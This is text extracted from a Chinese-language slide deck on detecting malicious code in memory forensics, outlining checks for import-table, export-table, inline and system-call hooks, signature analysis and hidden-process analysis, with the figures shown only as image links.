


内存取证中传统的恶意代码分析技术





内存取证中的恶意代码分析技术





内存取证中的恶意代码分析技术

导入地址表hook
分析

导出地址表hook
分析

APIHook进程分析

内联函数hook分
析

系统调用hook分
析



内存取证中的恶意代码分析技术

● APIHook进程分析

首先获取进程调用的所有动态连接库的链表，把动态连接库pe样本转储出来。

(1) 导入地址表hook分析






内存取证中的恶意代码分析技术

● APIHook进程分析

(2) 导出地址表hook分析






内存取证中的恶意代码分析技术

● APIHook进程分析

(3) 内联函数hook分析






内存取证中的恶意代码分析技术

● APIHook进程分析

(4) 系统调用hook分析


APIHook驱动分析：其原理类似于 (1) (2) (3)





内存取证中的恶意代码分析技术


- 进程/驱动/动态链接库签名分析





内存取证中的恶意代码分析技术


● 隐藏进程分析





内存取证中的恶意代码分析技术

